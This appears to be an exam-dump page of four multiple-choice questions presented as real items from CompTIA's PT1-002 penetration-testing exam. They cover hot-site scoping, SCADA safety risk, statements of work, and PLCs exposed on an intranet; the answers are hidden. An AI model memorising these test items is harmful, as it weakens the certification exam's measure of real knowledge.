


Actual exam question from CompTIA's PT1-002

Question #: 1

Topic #: 1

[All PT1-002 Questions]


A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

A. Ensure the client has signed the SOW.

B. Verify the client has granted network access to the hot site.

C. Determine if the failover environment relies on resources not owned by the client.

D. Establish communication and escalation procedures with the client.



Actual exam question from CompTIA's PT1-002

Question #: 2

Topic #: 1

[All PT1-002 Questions]


Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

A. devices produce more heat and consume more power.

B. devices are obsolete and are no longer available for replacement.

C. protocols are more difficult to understand.

D. devices may cause physical world effects.



Actual exam question from CompTIA's PT1-002

Question #: 3

Topic #: 1

[All PT1-002 Questions]

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

A. NDA

B. MSA

C. SOW

D. MOU

Show Suggested Answer

Actual exam question from CompTIA's PT1-002

Question #: 4

Topic #: 1

[All PT1-002 Questions]

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?


A. PLCs will not act upon commands injected over the network.

B. Supervisors and controllers are on a separate virtual network by default.

C. Controllers will not validate the origin of commands.

D. Supervisory systems will detect a malicious injection of code/commands.

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 5

Topic #: 1

[All PT1-002 Questions]

